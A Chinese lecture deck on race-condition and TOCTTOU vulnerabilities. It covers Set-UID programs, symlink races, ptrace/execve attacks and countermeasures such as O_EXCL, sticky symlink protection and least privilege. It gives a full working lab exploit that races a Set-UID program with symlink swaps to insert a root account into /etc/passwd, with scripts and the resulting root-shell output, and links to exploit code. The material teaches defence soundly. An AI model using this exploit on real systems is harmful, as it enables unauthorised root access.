
# 如何处理这些错误和缺陷？(2/4)



# 如何处理这些错误和缺陷？(3/4)



# 如何处理这些错误和缺陷？(4/4)



# 如何处理这些错误和缺陷？(4/4)

The screenshot shows a web interface for the Tencent Security Response Center. At the top, there's a banner for the 'Excellent Vulnerability Reward Plan' (优质漏洞收割计划) for the Baidu Cup众测 III competition. The banner features a purple and blue gradient background with large white text. Below the banner, a sidebar displays the '英雄榜' (Hero榜) and '月排行榜' (Monthly Ranking榜). The main content area shows the '月度贡献排行榜 Top 10' (Monthly Contribution Top 10) with the following data:

Rank	Nickname	Title	Team	Coins
8	IT小丑	移山填海	ChaMd5安全团队_1	766
9	私	移山填海	网络尖刀_2	750
10	B	掘天	网络尖刀_3	646

# 竞态条件

网络空间安全学院 羌卫中  
email: wzqiang@hust.edu.cn

# 大纲

- 竞态条件（Race Condition）漏洞、利用及对策
- Dirty COW
- MeltDown & Spectre

# 竞态条件问题

当两个并发执行线程访问共享资源时，会存在一种根据线程或进程的时序无意中产生**不同结果**的方式。

```
function withdraw($amount)
{
    $balance = getBalance();
    if($amount <= $balance) {
        $balance = $balance - $amount;
        echo "You have withdrawn: $amount";
        saveBalance($balance);
    }
    else {
        echo "Insufficient funds.";
    }
}
```

竞态条件可能发生在两个同时的withdraw请求时。

# 竞态条件

- 发生在以下情况时：
  - ✓ 多个进程（多个线程）同时访问和操作相同的数据
  - ✓ 执行的结果取决于特定的顺序
- 如果特权(privileged)程序具有竞态条件，则攻击者可以通过对不可控事件施加影响来影响特权程序的输出

# Race Condition vs. Data Race

```
transfer1 (amount, account_from, account_to) {
    if (account_from.balance < amount) return NOPE;
    account_to.balance += amount;
    account_from.balance -= amount;
    return YEP;
}
```

既有Race Condition,  
又有Data Race

```
transfer2 (amount, account_from, account_to) {
    atomic {
        bal = account_from.balance;
    }
    if (bal < amount) return NOPE;
    atomic {
        account_to.balance += amount;
    }
    atomic {
        account_from.balance -= amount;
    }
    return YEP;
}
```

有Race Condition,  
无Data Race

# Race Condition vs. Data Race

```
transfer3 (amount, account_from, account_to) {
    atomic {
        if (account_from.balance < amount) return NOPE;
        account_to.balance += amount;
        account_from.balance -= amount;
        return YEP;
    }
}
```

无Race Condition,  
无Data Race

```
transfer4 (amount, account_from, account_to) {
    account_from.activity = true;
    account_to.activity = true;
    atomic {
        if (account_from.balance < amount) return NOPE;
        account_to.balance += amount;
        account_from.balance -= amount;
        return YEP;
    }
}
```


无Race Condition,  
有Data Race

# 竞态条件

- 对于预期的行为，某些假设(assumption)需要持续一段时间，但假设可能失效
  - ✓ 可能会让依赖于假设的操作(Action)变得不可预测（至少不是预期的）
- “脆弱性窗口”(Window of vulnerability)
  - ✓ 假设可以失效的时间间隔

# 竞态条件

## 脆弱性窗口



- 操作可以是应用程序级别或操作系统级别（例如系统调用）
- 在第二个操作发生之前，攻击者在时间间隔内尝试违反假设
- 间隔可能非常短，但攻击者可以通过减慢受害者机器（通过执行计算密集型操作，例如DoS攻击）来扩展间隔


# 一种特殊类型的竞态条件

- 在使用资源之前检查条件时发生
- Time-Of-Check To Time-Of-Use (TOCTTOU)
  - File System TOCTTOU : Name-Object binding flaws
  - Non-FS TOCTTOU : ptrace()/execve()

<https://cwe.mitre.org/data/definitions/367.html>

# TOCTTOU

- 语义特征
  - 当两个事件发生时，第二个事件依赖于第一个事件



# 特权程序(Privileged Programs)的需求

- 口令困境 (Password Dilemma)

- /etc/shadow 文件的权限:


```
-rw-r----- 1 root shadow 1443 May 23 12:33 /etc/shadow
↑ Only writable to the owner
```

- 普通用户如何修改他们的口令?

```
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWWnwR4ks/.rjqyM7Xw
h/pDyc5U1BW0zkWh7T9ZGu.:15933:0:99999:7:::
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::
man:*:15749:0:99999:7:::
lp:*:15749:0:99999:7:::
```

# 两层的方法

- 在操作系统中直接实现细粒度访问控制将使得操作系统过于复杂
- 操作系统依赖于扩展来执行细粒度访问控制
- 特权程序就是这样的扩展



# 特权程序的类型

- 守护进程 (Daemons)
  - 后台运行的计算机程序
  - 需要作为root或其它特权用户运行
- Set-UID 程序
  - 用特殊位标记的程序
  - 在UNIX系统中广泛使用

# Set-UID 概念

- 允许用户使用程序所有者的权限运行程序
- 允许用户使用临时提升的权限运行程序
- Example: passwd 程序

```
$ ls -l /usr/bin/passwd  
-rwsr-xr-x 1 root root 41284 Sep 12 2022 /usr/bin/passwd
```

# Set-UID 概念

- 每个进程都有两个User IDs
- **Real UID (RUID)**: 标识进程的真正所有者
- **Effective UID (EUID)**: 标识进程的特权
  - 访问控制基于EUID
- 当普通程序执行时, **RUID = EUID**, 它们都等于运行该程序的用户的ID
- 当Set-UID 程序执行时, **RUID ≠ EUID**. RUID仍等于用户的ID, 但**EUID**等于**程序拥有者(owner)**的ID
  - 如果程序由root拥有, 程序将以root权限运行

# 将程序转换为Set-UID

- Change the owner of a file to root :
- Before Enabling Set-UID bit:
- After Enabling the Set-UID bit :

```
seed@VM:~$ cp /bin/cat ./mycat
seed@VM:~$ sudo chown root mycat
seed@VM:~$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Nov  1 13:09 mycat
seed@VM:~$
```

```
seed@VM:~$ mycat /etc/shadow
mycat: /etc/shadow: Permission denied
seed@VM:~$
```

```
seed@VM:~$ sudo chmod 4755 mycat
seed@VM:~$ mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0
h/pDyc5U1BW0zkWh7T9ZGu.:15933:0:99999:7:::
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
```

# Set-UID的安全性?

- 允许普通用户提升权限
  - 这不同于直接给予特权（sudo命令）
  - 用户的行为是受限制的
- 将某些程序转换为Set-UID是不安全的
  - Example: /bin/sh
  - Example: vi

# TOCTTOU 举例

```
if (!access("/tmp/X", W_OK)) {  
    /* the real user has the write permission*/  
    f = open("/tmp/X", O_WRITE);  
    write_to_file(f);  
}  
else {  
    /* the real user does not have the write permission */  
    fprintf(stderr, "Permission denied\n");  
}
```

- 上述程序写入/tmp目录（全局可写）中的一个文件
- access: access检查real user ID (**RUID**)
  - access() 系统调用检查**real user ID**是否具有对/tmp/X的写入权限
  - 检查完成后，该文件将被open以供写入
- open: access检查**effective user ID (EUID)**
  - open() 检查**effective user ID**是0，因此文件将被打开
  - 由于root可以写入任何文件，程序可以确保**real user**有权写入目标文件

- Root-owned Set-UID program.
- Effective UID : **root**
- Real User ID : **seed**

问题: **real user ID**和  
**effective user ID**一致?


# TOCTTOU 举例

**目标: 写入受保护的文件, 如 /etc/passwd.**

为了实现这一目标, 我们需要将 /etc/passwd 作为目标文件,  
且无需改变上述程序中的文件名

- 使用符号链接 (软链接, 一种特殊的指向另一个文件的文件)
- 将 /tmp/X 指向 /etc/passwd

# TOCTTOU 举例




Pass the access() check

## 问题:

由于程序每秒运行数十亿条指令，因此检查时间和使用时间之间的窗口会持续很短的时间，因此

- 如果更改太早，access() 将失败
- 如果变化较晚，程序将完成使用该文件

# TOCTTOU 举例



为赢得竞态条件  
(TOCTTOU window),  
需要两个进程:

- 在循环中运行脆弱程序
- 运行攻击程序

# 理解攻击

考虑两个程序的步骤:

**A1** : 将“/tmp/X” 指向用户拥有的文件

**A2** : 将“/tmp/X” 指向/etc/passwd

**V1** : 检查用户(RUID)对“/tmp/X”的权限

**V2** : 打开文件 (EUID)

攻击程序运行: A1,A2,A1,A2.....

脆弱程序运行: V1,V2,V1,V2.....

由于程序同时运行，指令将被交错（两个序列的混合）

A1, V1 , A2, V2 : 脆弱程序打开 /etc/passwd 进行编辑.

# File System TOCTTOU ---access()/open() Exploit

- Goal: trick **setuid-root** program into opening a normally inaccessible file
- Create a **symbolic link** to a harmless user file: /tmp/X
  - access() will say that file is OK to read
- After access(), but before open(), **switch** symbolic link to point to /etc/shadow
  - /etc/shadow is a root-readable password file
- Attack program must run **concurrently** with the victim and switch the link at exactly the right time
  - Interrupt victim between access() and open()

# TOCTTOU举例

```
file = "/tmp/X";
fileExist = check_file_existence(file);

if (fileExist == FALSE) {
    // The file does not exist, create it.
    f = open(file, O_CREAT);

    // write to file
```

3. 检查和使用（打开文件）之间有一个窗口
4. 如果文件已经存在，open()系统调用将不会失败，它会打开文件进行写入
5. 因此，我们可使用这个在**检查**和**使用**之间的窗口，并将该文件指向现有文件“/etc/passwd”并最终写入该文件

以root特权运行的  
Set-UID程序

1. 检查文件 “/tmp/X” 是否存在
2. 如果不存在，则调用open() 系统调用，并使用提供的文件名创建新文件

# TOCTTOU 举例

## ---Temporary File Exploit

```
// Check if file already exists  
if (stat(fn,&sb)==0) {  
    fd = open(fn, O_CREAT | O_RDWR, 0);  
    if (fd<0) {  
        err(1, fn);  
    }  
}
```

Suppose attacker creates a **symbolic link** with the same name as \*fn pointing to an existing file

This will overwrite the file to which attacker's link points

# TOCTTOU 举例

## --- Evading System Call Interposition

- TOCTTOU and race conditions can be used to evade **system call interposition** by **sharing state**
- 举例: when two Linux **threads** share file system information, they share their root directories and current working directory (**CWD**)
  - Thread A's current working directory is `/tmp`
  - Thread A calls `open("shadow")`; B calls `chdir("/etc")`
    - Both look harmless; system monitor permits both calls
  - `open("shadow")` executes with `/etc` as working directory
    - A's call now opens `"/etc/shadow"`!

# TOCTTOU 举例

## ---ptrace-kmod Attack

- Race condition in Linux/BSD kernel `ptrace()`/`execve()`
- `ptrace()` system call
  - Typically used in debugging applications. e.g. **GDB**, **strace**
  - Used to access **other process**' registers and memory (address space) e.g. the **tracing** process can **change the instruction pointer** of the **traced** process to point to the attacker's code.
  - Can only **attach** to processes with the **same UID** (user ID), except when the tracing process is the **root** process
- `execve()` system call
  - Used to execute program
  - **setuid** functionality (modifies the process EUID to file owner's UID)

# TOCTTOU 举例

## ---ptrace-kmod Attack

- execve() 中的 race condition
  - ✓ 1. First **checks** whether process is being traced
  - ✓ 2. Open program image (may block)
  - ✓ 3. Allocate memory (may block)
  - ✓ 4. If SETUID bit is set on the program file, then **set** process' **EUID** according to the file owner's UID
- Step 1 和 Step 4 之间存在脆弱性窗口
  - Blocking kernel operations allow **other** user processes to run
  - Attacker can **race in** and **attach** via **ptrace()**

# TOCTTOU举例

## ---ptrace-kmod Attack

- When a process requests a feature which is in a *module* (e.g. socket (AF\_SECURITY, ...)),
  - the kernel creates a thread that calls `execve ("/sbin/modprobe")` inside which sets EUID/EGID to 0 (since modprobe is root-owned).
- Due to the **race condition** in `execve ()`, the calling process can **attach** (ptrace) to the modprobe **before** the `execve ()` sets the EUID/EGID to 0, but **after** `execve ()` checks whether process is being traced ().

<https://github.com/Kabot/Unix-Privilege-Escalation-Exploits-Pack/blob/master/2003/ptrace-kmod.c>

<http://www.nsfocus.net/index.php?act=magazine&do=view&mid=1795>

<https://www.vulnhub.com/entry/kioptix-level-1-1,22/> 靶机

<https://koayyongcett.medium.com/ctf-challenge-kioptix-level-1-80be01c2c11c>

<https://github.com/offensive-security/exploitdb/blob/master/exploits/unix/remote/47080.c>

靶机攻略

# TOCTTOU举例 ---wisdom2

## hxp CTF 2020: wisdom2

This task was yet another incarnation of last year's [wisdom](#) task: Basically, simply™ get `root` in the current version of SerenityOS from an unprivileged account.

The bug I exploited is a race condition: In `sys$execve()`, there exists a small timing window between [setting up the memory mappings of the new executable image](#), and [changing the UID for setuid binaries](#). We can exploit this using `PTRACE_POKE` to write into the executed process' new memory space after it has been set up, but before the [UID checks in `ptrace\(\)`](#) trigger. So, in a nutshell, hitting a process with a well-timed `PTRACE_POKE` while it is executing a certain part of `execve()` allows us to overwrite code that will (in case of setuid) shortly run as `root`. There are lots of details to get right:

<https://hxp.io/blog/79/hxp-CTF-2020-wisdom2/>

# TOCTTOU

```
struct stat stat_data;
if (stat(argv[1], &stat_data) < 0) {
    fprintf(stderr, "Failed to stat %s: %s\n", argv[1], strerror(errno));
    exit(1);
}
if(stat_data.st_uid == 0) {
    fprintf(stderr, "File %s is owned by root\n", argv[1]);
    exit(1);
}

fd = open(argv[1], O_RDONLY);
if(fd <= 0){
    fprintf(stderr, "Couldn't open %s\n", argv[1]);
    exit(1);
}
```

```
fd = open(argv[1], O_RDONLY);
if(fd <= 0) {
    fprintf(stderr, "Couldn't open %s\n", argv[1]);
    exit(1);
}
struct stat stat_data;
if (fstat(fd, &stat_data) < 0) {
    fprintf(stderr, "Failed to stat %s: %s\n", argv[1], strerror(errno));
    exit(1);
}
if(stat_data.st_uid == 0) {
    fprintf(stderr, "File %s is owned by root\n", argv[1]);
    exit(1);
}
```

# TOCTTOU

```
... ...
char *args[] = { "/bin/cat", argv[1], NULL };
execv("/bin/cat", args);
```

```
char fd_alias[64];
snprintf(fd alias, 63, "/proc/self/fd/%i", fd);

char *args[] = { "/bin/cat", fd_alias, NULL };
execv("/bin/cat", args);
```

# 如何利用竞态条件？

- 选择一个目标文件
- 启动攻击
  - 攻击进程
  - 脆弱进程
- 监视结果
- 运行漏洞利用

# 选择一个目标文件

- 将以下行添加到 /etc/passwd，以添加新用户

*test:U6aMy0wojraho:0:0:test:/root:/bin/bash*

↓  
Username

↓  
UID (0 means root)

Hash value for  
*empty* password

# 程序举例

```
#include <stdio.h>
#include <unistd.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer);

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");

    return 0;
}
```

Make the vulnerable  
program Set-UID :

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

access() and fopen()之间的竞态条件

任何被保护的文件都可  
以被写入

# 环境设置

操作系统中的对策：限制程序使用全局可写目录（如/tmp）中的符号链接。

```
$sudo sysctl -w fs.protected_symlinks=0
```

# 脆弱程序

- 两个相互竞争的进程：脆弱进程和攻击进程

## 运行脆弱进程

```
#!/bin/sh

while :
do
    ./vulp < passwd_input
done
```

- 脆弱进程在无限循环中运行 (target\_process.sh)
- passwd\_input 包含要在 /etc/passwd 插入的字符串

# 攻击程序

```
#include <unistd.h>

int main()
{
    while(1) {
        unlink("/tmp/XYZ");
        symlink("/home/seed/myfile", "/tmp/XYZ");
        usleep(10000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(10000);
    }

    return 0;
}
```

- 1) 创建一个符号链接，以链接到我们拥有的文件(目的：通过 access() 检查)
- 2) 睡眠 10000 微秒，以让脆弱程序运行
- 3) 取消符号链接
- 4) 创建一个符号链接，链接到 /etc/passwd (这是我们希望打开的文件)

# 监视结果

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$( $CHECK_FILE )
new=$( $CHECK_FILE )
while [ "$old" == "$new" ]      ← Check if /etc/passwd is modified
do
    ./vulp < passwd_input      ← Run the vulnerable program
    new=$( $CHECK_FILE )
done
echo "STOP... The passwd file has been changed"
```

- 检查/etc/passwd的时间戳，以查看它是否已经被修改
- ls -l 命令打印出时间戳

# 运行

```
$ ./attack_process &
$ ./target_process
No permission
No permission
..... (many lines omitted here)
No permission
No permission
STOP... The passwd file has been changed ← Success!
```

← 运行攻击程序和脆弱程序，  
以启动race

```
.....
telnetd:x:119:129:::noexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash ← The added entry!
```

← 在/etc/passwd中添加  
了一个条目

```
$ su test
Password:
# ← Got the root shell!
# id
uid=0(root) gid=0(root) groups=0(root)
```

← 我们使用创建的用户登录，获得  
root shell

# 对策

- 原子操作：消除检查和使用之间的窗口
- 重复检查和使用，即：使赢得 race 更困难
- Sticky 符号链接保护：防止创建符号链接
- 最小特权原则：防止攻击者赢得race后的损失

# 原子操作

`f = open(file, O_CREAT | O_EXCL)`

- 如果文件已经存在，这两个选项组合在一起，将不会打开该文件
- 保证检查和使用的原子性

`f = open(file ,O_WRITE | O_REAL_USER_ID)`

- 通过该选项，`open()`将只检查real User ID
- 因此，`open()`自己同时实现了检查和使用，故操作是原子性的
- 这只是一个想法，没有在实际系统中实施

<http://man7.org/linux/man-pages/man2/open.2.html>

# 重复check和use

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>

int main()
{
    struct stat stat1, stat2, stat3;
    int fd1, fd2, fd3;

    if (access("tmp/XYZ", O_RDWR)) {
        fprintf(stderr, "Permission denied\n"); ①
        return -1;
    } ②
} ③
```

- Check-and-use 完成了3次
- 检查inodes是否相同 →
- 对于成功的攻击，“/tmp/XYZ” 需要更改5次
- 5次赢得race的机会，远远低于仅有一次race条件的代码

```
else fd1 = open("/tmp/XYZ", O_RDWR); ④
if (access("tmp/XYZ", O_RDWR)) {
    fprintf(stderr, "Permission denied\n");
    return -1;
} ⑤
else fd2 = open("/tmp/XYZ", O_RDWR); ⑥
if (access("tmp/XYZ", O_RDWR)) {
    fprintf(stderr, "Permission denied\n");
    return -1;
} ⑦
else fd3 = open("/tmp/XYZ", O_RDWR);

// Check whether fd1, fd2, and fd3 has the same inode.
fstat(fd1, &stat1);
fstat(fd2, &stat2);
fstat(fd3, &stat3);

if(stat1.st_ino == stat2.st_ino && stat2.st_ino == stat3.st_ino) {
    // All 3 inodes are the same.
    write_to_file(fd1);
}
else {
```

# Sticky 符号链接保护

大多数的TOCTTOU竞态条件漏洞都与/tmp目录（全局可写）下的符号链接有关  
所以，可为全局可写的sticky目录启用粘性符号链接保护：

```
$sudo sysctl -w fs.protected_symlinks=1
```

- 启用sticky符号链接保护时，sticky全局可写目录下的符号链接，只有当符号链接的所有者(owner)，与该链接的跟随者(follower，即进程EUID)或该目录所有者(directory owner)相匹配，才可以被跟随 (follow)

# Sticky 符号链接保护

```
int main()
{
    char *fn = "/tmp/XYZ";
    FILE *fp;

    fp = fopen(fn, "r");
    if(fp == NULL) {
        printf("fopen() call failed \n");
        printf("Reason: %s\n", strerror(errno));
    }
    else
        printf("fopen() call succeeded \n");
    fclose(fp);
    return 0;
}
```

假设 symlink /tmp/XYZ

follower (EUID): root  
directory owner: root

那么，/tmp/XYZ 的 owner  
必须是？  
**root**

# Sticky 符号链接保护

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	<b>Denied</b>
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	<b>Denied</b>
root	root	root	Allowed

当该符号链接的 owner, 和follower(进程的EUID)或者目录的 owner 匹配时，符号链接保护允许fopen() .

# 最小特权原则

**Principle of Least Privilege:**

**程序不应该使用比任务所需更多的特权**

- 上述脆弱程序的问题：在打开文件时，拥有比所需更多的权限
- seteuid() 和 setuid() 可以用作丢弃或临时禁用权限

# 最小特权原则

```
uid_t real_uid = getuid(); // Get the real user id  
uid_t eff_uid = geteuid(); // Get the effective user id  
seteuid (real_uid);      ← Disable the root privilege  
  
f = open("/tmp/X", O_WRITE);  
if (f != -1)  
    write_to_file(f);  
else  
    fprintf(stderr, "Permission denied\n");  
seteuid (eff_uid); // If needed, restore the root privilege
```

在打开文件之前，程序  
应该通过设置EUID = RID  
来放弃其权限

写入后，通过设置  
EUID = root来恢复  
权限

# 问题

**Q:** 最小权限原则可以用来有效抵御本章讨论的竞态条件攻击。可以使用相同的原则来抵御缓冲区溢出攻击吗？

